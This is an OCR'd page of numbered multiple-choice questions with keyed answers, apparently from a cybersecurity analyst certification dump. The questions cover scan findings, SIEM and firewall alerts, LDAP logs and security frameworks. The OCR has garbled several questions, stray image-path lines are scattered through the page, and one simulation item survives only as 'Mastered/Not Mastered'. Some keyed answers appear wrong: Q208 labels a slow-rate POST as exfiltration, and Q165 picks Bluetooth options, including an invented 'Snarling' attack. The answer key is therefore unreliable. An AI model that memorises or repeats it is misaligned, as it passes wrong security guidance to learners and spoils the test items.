
Answer: A

NEW QUESTION 143
- (Exam Topic 2)
The Chief Information Security Officer (CISO) has asked the security staff to identify a framework on which to base the security program. The CISO would like to achieve a certification showing the security program meets all required best practices. Which of the following would be the BEST choice?

A. OSSIM
B. SDLC
C. SANS
D. ISO

Answer: D

NEW QUESTION 146
- (Exam Topic 2)
An organization is attempting to harden its web servers and reduce the information that might be disclosed by potential attackers. A security analyst is reviewing vulnerability scan results from a recent web server scan.
Portions of the scan results are shown below:



Finding#5144322
First Time Detected 10 Nov 2015 09:00 GMT-0600
Last Time Detected 10 Nov 2015 09:00 GMT-0600
CVSS Base: 5
Access Path: https://myOrg.com/mailingList.htm
Request: https://myOrg.com/mailingList.aspx?content=volunteer
Repsonse: C:\Documents\MarySmith\mailingList.pdf

Which of the following lines indicates information disclosure about the host that needs to be remediated?

A. Response: :\Documents\MarySmith\mailingList.pdf
B. Finding#5144322
C. First Time Detected 10 Nov 2015 09:00 GMT-0600
D. AccessPath: http://myOrg.com/mailingList.htm
E. Request:GET http://myOrg.com/mailingList.aspx?content=volunteer

Answer: A

NEW QUESTION 147
- (Exam Topic 2)
An analyst is troubleshooting a PC that is experiencing high processor and memory consumption. Investigation reveals the following processes are running on the system:

- lsass.exe
- csrss.exe
- wordpad.exe
- notepad.exe

Which of the following tools should the analyst utilize to determine the rogue process?

A. Ping 127.0.0.1.
B. Use grep to search.
C. Use Netstat.
D. Use Nessus.

Answer: C

NEW QUESTION 151
- (Exam Topic 2)
A security analyst has noticed an alert from the SIEM. A workstation is repeatedly trying to connect to port 445 of a file server on the production network. All of the attempts are made with invalid credentials. Which of the following describes what is occurring?

A. Malware has infected the workstation and is beaconing out to the specific IP address of the file server.
B. The file server is attempting to transfer malware to the workstation via SMB.
C. An attacker has gained control of the workstation and is attempting to pivot to the file server by creating an SMB session.
D. An attacker has gained control of the workstation and is port scanning the network.


Answer: C

NEW QUESTION 153
- (Exam Topic 2)
A recent audit included a vulnerability scan that found critical patches released GO days prior were not applied to servers in the environment The infrastructure team was able to isolate the issue and determined it was due to a service disabled on the server running the automated patch management application Which of the following
would Be the MOST efficient way to avoid similar audit findings in the future?

A. Implement a manual patch management application package to regain greater control over the process
B. Create a patch management policy that requires all servers to be patched within 30 days of patch release.
C. Implement service monitoring to validate that tools are functioning properly.
D. Set service on the patch management server to automatically run on start-up.


Answer: D

NEW QUESTION 158
- (Exam Topic 2)
Organizational policies require vulnerability remediation on severity 7 or greater within one week. Anything with a severity less than 7 must be remediated within 30 days. The organization also requires security teams to investigate the details of a vulnerability before performing any remediation. If the investigation determines the finding is a false positive, no remediation is performed and the vulnerability scanner configuration is updates to omit the false positive from future scans:
The organization has three Apache web servers:




192.168.1.20 - Apache v2.4.1
192.168.1.21 - Apache v2.4.0
192.168.1.22 - Apache v2.4.0

The results of a recent vulnerability scan are shown below:



```
---
Scan Host: 192.168.1.22

15-Feb-16 10:12:10.1 CDT

Vulnerability CVE-2006-5752

Cross-site scripting (XSS) vulnerability in the mod_status module of Apache server
(httpd), when ExtendedStatus is enabled and a public-server-status page is used,
allows remote attackers to inject arbitrary web script or HTML.

Severity: 4.3 (medium)

---
```

The team performs some investigation and finds a statement from Apache:



"Fixed in Apache HTTP server 2.4.1 and later"

Which of the following actions should the security team perform?

A. Ignore the false positive on 192 166 1.22

B. Remediate 192 168. 1. 20 within 30 days.
C. Remediate 192 168 1 22 Within 30 days
D. investigate the false negative on 192.168.1.20

Answer: C

NEW QUESTION 160
- (Exam Topic 2)
Nmap scan results on a set of IP addresses returned one or more lines beginning with “cpe:/o:” followed by a company name, product name, and version. Which of the following would this string help an administrator to identify?

A. Operating system
B. Running services
C. Installed software
D. Installed hardware

Answer: A

NEW QUESTION 163
- (Exam Topic 2)
As part of the SDLC, software developers are testing the security of a new web application by inputting large amounts of random data. Which of the following types of testing is being performed?

A. Fuzzing
B. Regression testing
C. Stress testing
D. Input validation

Answer: A

NEW QUESTION 165
- (Exam Topic 2)
A red actor observes it is common practice to allow to cell phones to charge on company computers, but access to the memory storage is blocked. Which of the following are common attack techniques that take advantage of this practice? (Select TWO).

A. A USB attack that tricks the computer into thinking the connected device is a keyboard, and then sends characters one at 3 times as a keyboard to launch the attack (a prerecorded series of
B. A USU attack that turns the connected device into a rogue access point that spoofs the configured wireless SSIDs
C. A Bluetooth attack that modifies the device registry (Windows PCs only) to allow the flash drive to mount, and then launches a Java applet attack
D. A Bluetooth peering attack called "Snarling" that allows Bluetooth connections on blocked device types if physically connected to a USB port
E. A USB attack that tricks the system into thinking it is a network adapter, then runs a user password hash gathering utility for offline password cracking


Answer: CD

NEW QUESTION 168
- (Exam Topic 2)
AChief Information Security Officer (CISO) wants to standardize the company’s security program so it can be objectively assessed as part of an upcoming audit requested by management.
Which of the following would holistically assist in this effort?

A. ITIL
B. NIST
C. Scrum
D. AUP
E. Nessus

Answer: B

NEW QUESTION 172
- (Exam Topic 2)
The Chief Information Security Officer (CISO) asked for a topology discovery to be conducted and verified against the asset inventory. The discovery is failing and not providing reliable or complete data. The syslog shows the following information:




```
Mar 16 14:58:31 myhost nslcd [16637]   :  [0e0f76] LDAP result  ( )  failed unable to authenticate
Mar 16 14:58:32 myhost nslcd [52255a]  :  [0e0f76] LDAP result  ( )  failed unable to contact
Mar 16 14:58:40 myhost nslcd [16637]   :  [0e0f76] LDAP result  ( )  failed to authenticate
Mar 16 14:58:42 myhost nslcd [52255a]  :  [0e0f76] LDAP result  ( )  failed unable to contact
```

Which of the following describes the reason why the discovery is failing?

A. The scanning tool lacks valid LDAP credentials.
B. The scan is returning LDAP error code 52255a.
C. The server running LDAP has antivirus deployed.
D. The connection to the LDAP server is timing out.
E. The LDAP server is configured on the wrong port.

Answer: A


NEW QUESTION 174
- (Exam Topic 2)
Malware is suspected on a server in the environment. The analyst is provided with the output of commands from servers in the environment and needs to review all output files in order to determine which process running on one of the servers may be malware. Servers 1, 2 and 4 are clickable. Select the Server which hosts the malware, and select the process which hosts this malware.
Instructions:
If any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



A. Mastered
B. Not Mastered

Answer: A

Explanation:



NEW QUESTION 177
- (Exam Topic 2)
The Chief Executive Officer (CEO) instructed the new Chief Information Security Officer (CISO) to provide a list of enhancement to the company's cybersecurity

operation. As a result, the CISO has identified the need to align security operations with industry best practices. Which of the following industry references is appropriate to accomplish this?

A. OSSIM
B. NIST
C. PCI
D. OWASP

Answer: B

Explanation:
Reference https://www.nist.gov/sites/default/files/documents/itl/Cybersecurity_Green-Paper_FinalVersion.pdf

NEW QUESTION 178
- (Exam Topic 2)
A security analyst has noticed that a particular server has consumed over 1TB of bandwidth over the course of the month. It has port 3333 open; however, there have not been any alerts or notices regarding the server or its activities. Which of the following did the analyst discover?

A. APT
B. DDoS
C. Zero day
D. False positive

Answer: C

NEW QUESTION 180
- (Exam Topic 2)
A security analyst reserved several service tickets reporting that a company storefront website is not accessible
by internal domain users. However, external users ate accessing the website without issue. Which of the following is the MOST likely reason for this behavior?

A. The FQDN is incorrect.
B. The DNS server is corrupted.
C. The time synchronization server is corrupted.
D. The certificate is expired.

Answer: B

NEW QUESTION 184
- (Exam Topic 2)
A nuclear facility manager (determined the need to monitor utilization of water within the facility. A startup company just announced a state-of-the-art solution to address the need for integrality 'be business and ICS networks The solution leqmies a very small agent lo be installed on the 1CS equipment Which of the following is the MOST important security control for the manager to invest in to protect the facility?

A. Run a penetration lest on the installed agent.
B. Require that the solution provider make the agent source code available for analysis.
C. Require thorough guides for administrator and users
D. Install the agent tor a week on a test system and monitor the activities

Answer: D

NEW QUESTION 187
- (Exam Topic 2)
While preparing for a third-party audit, the vice president of risk management and the vice president of information technology have stipulated that the vendor may not use offensive software during the audit. This is an example of:

A. organizational control.
B. service-level agreement.
C. rules of engagement.
D. risk appetite.

Answer: C

NEW QUESTION 191
- (Exam Topic 2)
A security analyst performed a review of an organization's software development life cycle. The analyst reports that the life cycle does not contain a phase m which team members evaluate and provide critical feedback on another developer's code. Which of the following assessment techniques is BEST for describing the analyst's report?

A. Architectural evaluation
B. Waterfall
C. Whitebox testing
D. Peer review

Answer: D

NEW QUESTION 192
- (Exam Topic 2)

An investigation showed a worm was introduced from an engineer's laptop. It was determined the company does not provide engineers with company-owned laptops, which would be subject to company policy and technical controls.
Which of the following would be the MOST secure control implement?

A. Deploy HIDS on all engineer-provided laptops, and put a new router in the management network.
B. Implement role-based group policies on the management network for client access.
C. Utilize a jump box that is only allowed to connect to clients from the management network.
D. Deploy a company-wide approved engineering workstation for management access.


Answer: D

NEW QUESTION 197
- (Exam Topic 2)
Following a recent security breach, a post-mortem was done to analyze the driving factors behind the breach. The cybersecurity analysis discussed potential impacts, mitigations, and remediations based on current events and emerging threat vectors tailored to specific stakeholders. Which of the following is this considered to be?

A. Threat intelligence
B. Threat information
C. Threat data
D. Advanced persistent threats

Answer: A

NEW QUESTION 198
- (Exam Topic 2)
A technician receives the following security alert from the firewall's automated system:



```
match_time: 10/10/16 16:20:43
serial:  002301028176
device_name: COMPSEC1
type: CORRELATION
scruser: domain\samjones
scr: 10.50.50.150
object_name: Beacon Detection
object_id: 6005
category: compromised-host
severity: medium
evidence: Host repeatedly visited a dynamic DNS domain (17 times).
```

After reviewing the alert, which of the following is the BEST analysis?

A. This alert is a false positive because DNS is a normal network function.
B. This alert indicates a user was attempting to bypass security measures using dynamic DNS.
C. This alert was generated by the SIEM because the user attempted too many invalid login attempts.
D. This alert indicates an endpoint may be infected and is potentially contacting a suspect host.

Answer: D

NEW QUESTION 203
- (Exam Topic 2)
A zero-day crypto-worm is quickly spreading through the internal network on port 25 and exploiting a software vulnerability found within the email servers.
Which of the following countermeasures needs to be implemented as soon as possible to mitigate the worm from continuing to spread?

A. Implement a traffic sinkhole.
B. Block all known port/services.
C. Isolate impacted servers.
D. Patch affected systems.

Answer: C

NEW QUESTION 208
- (Exam Topic 2)
A security analyst is conducting traffic analysis and observes an HTTP POST to a web server. The POST header is approximately 1000 bytes in length. During transmission, one byte is delivered every ten seconds. Which of the following attacks is the traffic indicative of?

A. Exfiltration
B. DoS
C. Buffer overflow

D. SQL injection

Answer: A

NEW QUESTION 210
- (Exam Topic 2)
An organization is experiencing degradation of critical services and availability of critical external resources. Which of the following can be used to investigate the issue?

A. Netflow analysis
B. Behavioral analysis
C. Vulnerability analysis
D. Risk analysis

Answer: A

NEW QUESTION 213
- (Exam Topic 2)
Which of the following is a feature of virtualization that can potentially create a single point of failure?

A. Server consolidation
B. Load balancing hypervisors
C. Faster server provisioning
D. Running multiple OS instances

Answer: A

NEW QUESTION 215
- (Exam Topic 2)
A new policy requires the security team to perform web application and OS vulnerability scans. All of the company's web applications use federated authentication and are accessible via a central portal. Which of the following should be implemented to ensure a more thorough scan of the company's web application, while at the same time reducing false positives?

A. The vulnerability scanner should be configured to perform authenticated scans.
B. The vulnerability scanner should be installed on the web server.
C. The vulnerability scanner should implement OS and network service detection.
D. The vulnerability scanner should scan for known and unknown vulnerabilities.


Answer: A

NEW QUESTION 220
- (Exam Topic 2)
Which of the fallowing has the GREAT EST impact to the data retention policies of an organization?

A. The CIA classification matrix assigned to each piece of data
B. The level of sensitivity of the data established by the data owner
C. The regulatory requirements concerning the data set
D. The technical constraints of the technology used to store the data

Answer: D

NEW QUESTION 225
- (Exam Topic 3)
A security analyst is preparing for the company's upcoming audit Upon review of the company's latest vulnerability scan, the security analyst finds the following open issues:



CVE ID	CVSS Base	Name
CVE-1999-0524	1.0	ICMP timestamp request remote date disclosure
CVE-1999-0497	6.0	Anonymous FTP enabled
None	7.5	Unsupported web server detection
CVE-2005-2150	5.0	Microsoft WindowsSMB service enumeration via \srvsvc

